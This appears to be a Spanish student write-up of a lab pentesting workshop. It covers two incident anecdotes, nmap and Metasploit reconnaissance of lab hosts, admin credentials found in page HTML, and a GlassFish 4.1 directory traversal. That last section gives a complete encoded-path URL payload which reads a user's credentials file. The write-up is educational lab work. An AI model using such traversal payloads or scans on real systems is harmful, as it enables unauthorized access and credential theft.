TALLER DE PENTESTING WINDOWS & LINUX

Cristóbal Suárez Abad

IMPLANTACIÓN DE APLICACIONES WEB - 2º ASIR

Índice

Introducción 2
Casos reales 2
Caso Real 1 2
Caso real 2 2
Prácticas 3
Primero: análisis exhaustivo 5
Segundo: Intento de escalado a ROOT 11
Tercero: Vulnerabilidad “Directory Transversal” 12

Introducción

El 18 de mayo de 2026 Taller de Pentesting en IES Delgado Hernández, impartido por **Alejandro Báñez Marquez, Responsable de Operaciones IT de Surexport.**

Casos reales

Al principio del taller el ponente contó algunos casos reales que se habían producido en la empresa en la que trabaja.

Caso Real 1

El primero de los casos expuestos abordó una intrusión por parte de un atacante a través de la cuenta de usuario **dipole**, un perfil antiguo creado en el año 2016. El ataque se detectó tras registrarse un inicio de sesión anómalo a las 23:00 horas mediante una conexión VPN con origen en Rusia.

Una vez dentro de la red, el atacante procedió a listar los grupos del sistema y a realizar intentos de transferencia hacia una carpeta compartida, con el objetivo evidente de establecer persistencia en el servidor.

La investigación determinó que el vector de entrada se debió a una **vulnerabilidad en el router** de la compañía explotada mediante fuerza bruta, tratándose de un fallo del sistema y no de una negligencia de Surexport.

Como **medidas inmediatas para solucionarlo**, se deshabilitó el usuario dipole, se interrumpieron las conexiones VPN entrantes, se restringieron los accesos desde Rusia, se procedió a renovar todas las contraseñas y se implementó LAPS (*Local Administrator Password Solution*).

Caso real 2

El segundo caso se debió a una **amenaza interna**, en la cual un empleado de la propia empresa intentó ejecutar el archivo **noadmin.bat** con el fin de **evadir los privilegios de seguridad establecidos y poder instalar aplicaciones de uso recreativo.**

Ante este tipo de incidentes provocados por el personal de la organización, se determinó hacer un informe detallado de los hechos para el departamento de dirección, delegando de esta manera la toma de posibles medidas disciplinarias.

Prácticas

Desde una VM de Kali Linux, en la subred 192.168.0.0/16 hicimos un escaneo con NMAP a los equipos que se encontraban en la subred 192.168.222.0/24. El resultado nos mostró los siguientes equipos:

a) **192.168.222.1:** Puertos abiertos 22/tcp (SSH), 111/tcp (rpcbind) y 3128/tcp (squid-http).
b) **192.168.222.50:** Puerto abierto 22/tcp (SSH).
c) **192.168.222.101 y 192.168.222.102:** Puertos abiertos 22/tcp (SSH) y 80/tcp (HTTP).
d) **192.168.222.103:** Puertos abiertos 22/tcp (SSH), 4848/tcp (appserv-http), 7676/tcp (imqbrokerd), 8080/tcp (http-proxy) y 8181/tcp (intermapper).
e) **192.168.222.104:** Puertos abiertos 22/tcp (SSH) y 5432/tcp (postgresql).
f) **192.168.222.208:** Puertos abiertos 135/tcp (msrpc), 139/tcp (netbios-ssn), 445/tcp (microsoft-ds) y un rango de puertos dinámicos altos de RPC.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.222.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-18 06:57 -0400
Nmap scan report for 192.168.222.1
Host is up (0.00088s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
3128/tcp open  squid-http

Nmap scan report for 192.168.222.50
Host is up (0.00099s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 192.168.222.101
Host is up (0.00095s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

p scan report for 192.168.222.102
t is up (0.00086s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 192.168.222.103
Host is up (0.00095s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
4848/tcp open  appserv-http
7676/tcp open  imqbrokerd
8080/tcp open  http-proxy
8181/tcp open  intermapper


Nmap scan report for 192.168.222.104
Host is up (0.00098s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5432/tcp open  postgresql
```

```
Nmap scan report for 192.168.222.208
Host is up (0.0066s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
```

Primero: análisis exhaustivo

Nos centramos en el host que se encuentra en “.208” y usamos el siguiente comando de NMAP:

```
namp -sV -sC -O 192.168.222.208
```



```
Nmap scan report for 192.168.222.208
Host is up (0.0016s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7600 microsoft-ds
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Device type: general purpose|media device
Running: Microsoft Windows 2008|7|10|Vista|8.1, Microsoft embedded
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_10 cpe:/h:micros
oft:xbox_one cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2008 R2 SP1 or Windows 7 SP1, Microsoft Windows Server 2008 SP2 or Windows 10 o
r Xbox One, Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 3 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-05-18T11:14:51
|_  start_date: 2026-05-18T09:13:12
|_clock-skew: mean: -40m00s, deviation: 1h09m16s, median: -1s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: WIN-QGB1LEHMSSJ, NetBIOS user: <unknown>, NetBIOS MAC: bc:24:11:78:39:aa (Proxmox Server Sol
utions GmbH)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7600 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::-
|   Computer name: WIN-QGB1LEHMSSJ
|   NetBIOS computer name: WIN-QGB1LEHMSSJ\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-05-18T13:14:51+02:00

TRACEROUTE (using port 21/tcp)
HOP RTT     ADDRESS
1   0.95 ms 192.168.0.1
2   1.10 ms 192.168.0.102
3   1.83 ms 192.168.222.208

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.24 seconds

┌──(kali㉿kali)-[~]
```


```
└─$ nmap -sV -sC -O 192.168.222.208
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-18 07:16 -0400
Nmap scan report for 192.168.222.208
Host is up (0.0014s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7600 microsoft-ds
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
49157/tcp open  msrpc       Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or
Windows 8.1
Network Distance: 3 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7600 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::-
|   Computer name: WIN-QGB1LEHMSSJ
|   NetBIOS computer name: WIN-QGB1LEHMSSJ\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-05-18T13:17:41+02:00
|_clock-skew: mean: -40m01s, deviation: 1h09m16s, median: -1s
| smb2-time:
|   date: 2026-05-18T11:17:41
```


```
|_  start_date: 2026-05-18T09:13:12
|_nbstat: NetBIOS name: WIN-QGB1LEHMSSJ, NetBIOS user: <unknown>, NetBIOS MAC: bc:24:11:78:39:aa (Proxmox Server Solutions GmbH)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.38 seconds
```

Ahora usaremos otro programa, "**meta-exploit**". Cuando abrimos meta-exploit debemos tener en cuenta que hay que conectarlo a su base de datos para tener los "**WorkSpaces**" funcionales y se guarde nuestro trabajo. Si no, nos ocurrirá esto cuando ejecutemos los comandos:



Desde fuera del programa, en la terminal, comprobamos que "postgresql" está activo mediante systemctl (activar si no lo está). Luego activar la conexión con "**msfdb init**".



Luego, otra vez desde dentro de meta-exploit, comprobamos la conexión.



Ahora podremos ejecutar el comando:

```
db_nmap -sV -sC -O 192.168.222.208
```

```
msf > db_nmap -sV -sC -O 192.168.222.208
[*] Nmap: Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-18 08:05 -0400
[*] Nmap: Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 33.33% done; ETC: 08:07 (0:01:28 remaining)
[*] Nmap: Nmap scan report for 192.168.222.208
[*] Nmap: Host is up (0.0013s latency).
[*] Nmap: Not shown: 991 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7600 microsoft-ds
[*] Nmap: 49152/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49156/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49157/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows 2008|7|Vista|8.1
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista
cpe:/o:microsoft:windows_8.1
[*] Nmap: OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
[*] Nmap: Network Distance: 2 hops
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Windows Server 2008 R2 Standard 7600 (Windows Server 2008 R2 Standard 6.1)
[*] Nmap: |   OS CPE: cpe:/o:microsoft:windows_server_2008::-
[*] Nmap: |   Computer name: WIN-QGB1LEHMSSJ
[*] Nmap: |   NetBIOS computer name: WIN-QGB1LEHMSSJ\x00
[*] Nmap: |   Workgroup: WORKGROUP\x00
[*] Nmap: |_  System time: 2026-05-18T14:06:24+02:00
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: <blank>
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
[*] Nmap: |_  message_signing: disabled (dangerous, but default)
[*] Nmap: | smb2-security-mode:
[*] Nmap: |   2.1:
[*] Nmap: |_    Message signing enabled but not required
[*] Nmap: |_nbstat: NetBIOS name: WIN-QGB1LEHMSSJ, NetBIOS user: <unknown>, NetBIOS MAC: bc:24:11:78:39:aa (Proxmox
Server Solutions GmbH)
[*] Nmap: | smb2-time:
[*] Nmap: |   date: 2026-05-18T12:06:24
[*] Nmap: |_  start_date: 2026-05-18T12:01:19
[*] Nmap: |_clock-skew: mean: -40m01s, deviation: 1h09m16s, median: -2s
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 65.94 seconds
msf > []
```

Se puede ver que es un Windows Server 2008 R2 (Basado en Windows 7).

```
Nmap: Device type: general purpose
Nmap: Running: Microsoft Windows 2008|7|Vista|8.1
Nmap: OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:
:/o:microsoft:windows_8.1
```

Comprobamos que se ha guardado el host detectado:

```
msf > hosts

Hosts
=====

address          mac  name  os_name       os_flavor  os_sp  purpose  info  comments
-------          ---  ----  -------       ---------  -----  -------  ----  --------
192.168.222.208             Windows 2008                    server
```

Seleccionamos el host y vemos que opciones nos dan:

```
msf > set RHOSTS 192.168.222.208
RHOSTS ⇒ 192.168.222.208
msf > show options

Global Options:
===============

   Option             Current Setting    Description
   ------             ---------------    -----------
   ConsoleLogging     false              Log all console input and output
   LogLevel           0                  Verbosity of logs (default 0, max 3)
   MeterpreterPrompt  meterpreter        The meterpreter prompt string
   MinimumRank        0                  The minimum rank of exploits that will run without explicit confirmation
   Prompt             msf                The prompt string
   PromptChar         >                  The prompt character
   PromptTimeFormat   %Y-%m-%d %H:%M:%S  Format for timestamp escapes in prompts
   SessionLogging     false              Log all input and output for sessions
   SessionTlvLogging  false              Log all incoming and outgoing TLV packets
   TimestampOutput    false              Prefix all console output with a timestamp

msf >
```

Comprobamos su versión de SMB

```
msf > search smb_version


Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version     .                normal  No     SMB Version Detection
```

```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf > use 0
msf auxiliary(scanner/smb/smb_version) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory
[*] 192.168.222.208:445    - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (upt
[+] 192.168.222.208:445    -   Host is running Windows 2008 R2  Standard  (build:7600)
[*] 192.168.222.208        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

Y ahora buscamos **eternalblue**



EternalBlue es un *exploit* desarrollado por la NSA que aprovecha una vulnerabilidad en el protocolo SMB de Windows. Permite a atacantes remotos ejecutar código malicioso y propagar virus automáticamente[1].

[1] https://msmk.university/que-es-el-eternalblue-msmk-university/

Segundo: Intento de escalado a ROOT

Vamos a actuar sobre el host de la ".101".


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -O 192.168.222.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-18 08:17 -0400
Nmap scan report for 192.168.222.101
Host is up (0.0014s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.32 seconds
```

Inspeccionamos el HTML de la página de login del host y en ese caso comprobamos que los desarrolladores han escrito las credenciales del administrador ahí mismo.

User: Juanito

Pass: macande



Tercero: Vulnerabilidad “Directory Transversal”


Host en “.103”. Descubrimos que estaba usando una versión antigua de “**GlassFish Server Open Source Edition 4.1**”, el cual tiene documentada una vulnerabilidad que permite acceder a otros directorios del equipo[2].

Para explotar esta vulnerabilidad se uso en el propio navegador web, donde usaremos una secuencia en Unicode. Al repetir la secuencia **%c0%ae%c0%ae/** diez veces consecutivas, logramos "escalar" hacia atrás en los directorios, saliendo de la raíz del servidor web (**/theme/META-INF/**) hasta alcanzar el directorio raíz de Linux (/).

https://192.168.222.103:4848/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/home/yoki/access-remember.txt

En este caso, ahora nos introducimos en el directorio del usuario “yoki” y vemos que tiene un directorio llamado “secrets” y un archivo “access-remember.txt” con sus credenciales.

yoki;yoki123



[2] https://www.exploit-db.com/exploits/39441